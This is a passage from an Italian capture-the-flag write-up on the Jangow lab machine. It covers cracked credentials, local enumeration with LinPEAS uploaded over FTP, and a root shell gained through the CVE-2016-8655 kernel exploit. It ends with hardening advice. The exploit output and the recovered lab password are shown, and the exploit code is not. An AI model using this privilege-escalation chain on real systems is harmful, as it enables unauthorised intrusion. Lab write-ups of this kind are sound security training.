Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

- **5.3.** ***Tentativo di autenticazione con credenziali criptate:*** ho provato le credenziali **decodificate** per l'accesso alla schermata principale all'avvio di jangow, sono riuscito ad accedere come account jangow01 (account user) grazie al nome della macchina e alla password trovata nel file .php. "abygurl69"




- **5.4.** ***Tentativo si root:*** essendo che avevo decodificato una frase ho eseguito il comando **sudo su**"per cercare di elevare i miei privilegi" ho messo tutte le combinazioni di **password e utente** mischiandole anche tra di loro ma non sono riuscito ad elevare i privilegi neanche con la frase **decodificata** e alle informazioni trovate fino a questo punto.


- **5.5.** ***Raccolta Informazioni:*** ho raccolto la **versione del kernel** e del s**istema ubuntu,** cosi da avere più informazioni per la fase successiva di exploit





- **5.6.** ***Risultato*****:** linux (4.4.0-31-generic) ubuntu(16.0.4.1)

## ❖ 6. Pivoting via FTP

➢ **6.1. *Upload / trasferimento tool:*** sfruttando **FTP** come **“trampolino”**, ho caricato linpeas.sh nella cartella /tmp per eseguire enumeration locale.



➢ **6.2. *Esecuzione LinPEAS:*** ho lanciato linpeas e salvato l’output su file redirectato (linpeas.txt) per analisi offline.



➢ **6.3. *Problemi riscontrati:*** la shell remota si è dimostrata **instabile** — l’output risultante non sempre era leggibile in sessione interattiva e alcuni comandi sono andati in crash. Ho scaricato l’output su Kali per analisi (via FTP).

## ❖ 7. Analisi File Linpeas e ricerca della vulnerabilità

- ➢ **7.1. *Analisi di linpeas:*** il file ha riscontrato **diverse vulnerabilità** per l'escalation dei privilegi tra cui una **vulnerabilità** chiamata: chocobo (CVE-2016-8655) questa vulnerbailita sfrutta una **race condition** nel componente BPF (Berkeley Packet Filter) del Kernel Linux.

- ➢ **7.2. *Ricerca della vulnerabilita:*** ho ricercato la **vulnerabilità** e ho trovato un exploit pronto proprio per la **vulnerabilità** ricorrente nel archivio exploit.db, questo mi ha permesso di scaricare e prepare l'ultima fase di questa **CTF l'exploitation**

## ❖ 8. Escalation Di Privilegi

- ➢ **8.1. *Preparazione e Exploit:*** ho trovato l'**exploit** scritto in **C** già **pronto** e l'ho caricato usando sempre **FTP** nella cartella **tmp**

- ➢ **8.2. *Compilazione ed eseguibilità:*** ho **compilato exploit** e l'ho eseguito. dopo qualche istante mi ha dato l**a shell di root**

```
[!] please wait up to a few minutes for timer to be executed.
[!] if you ctrl-c now the kernel will hang. so don't do that.

[.] closing socket and verifying...
.....[~] sysctl added!

[~] done, stage 2 completed
[+] binary executed by kernel, launching rootshell
root@jangow01:~#
```

- ➢ **8.3 *Finale:*** con i **privilegi di root** sono entrato nella cartella di root in cui c'era un **file di testo** l'ho aperto e mi ha dato la **flag della CTF** che attesta che la macchina **è stata completata con successo**

```
root@jangow01:~# cd /root/
root@jangow01:/root# ls
proof.txt
```

# 4) – Conclusioni

La macchina Jangow presenta vulnerabilità reali e sfruttabili (command injection + diverse vulnerabilità per l'escalation di privilegi)L’attacco iniziale è stato eseguito con successo, mentre la fase di escalation ha riscontrato ostacoli dovuti a instabilità della shell”data la versione vecchia” o a configurazioni irregolari della VM. ovviamente essendo una CTF questa macchina è stata programmata apposta per essere vulnerabile, ma queste vulnerabilità si trovano anche in aziende più di quel che si pensa. se fosse stato un report aziendale avrei consigliato:

– Sanificare gli input dell’applicazione per prevenire l’injection.
– Rimuovere o sostituire credenziali predefinite e forzare password complesse.
– Disabilitare l’accesso FTP non sicuro e migrare a **SFTP/FTPS**.
– Limitare i permessi dei file e rimuovere bit **SUID/SGID** inutili.
– Bloccare porte non necessarie e applicare regole firewall **stateful** con policy *deny by default*.
– Aggiornare il **kernel** e la **distribuzione Ubuntu** all’ultima versione stabile.
– Implementare un processo di **patch management** e **backup periodici testati**.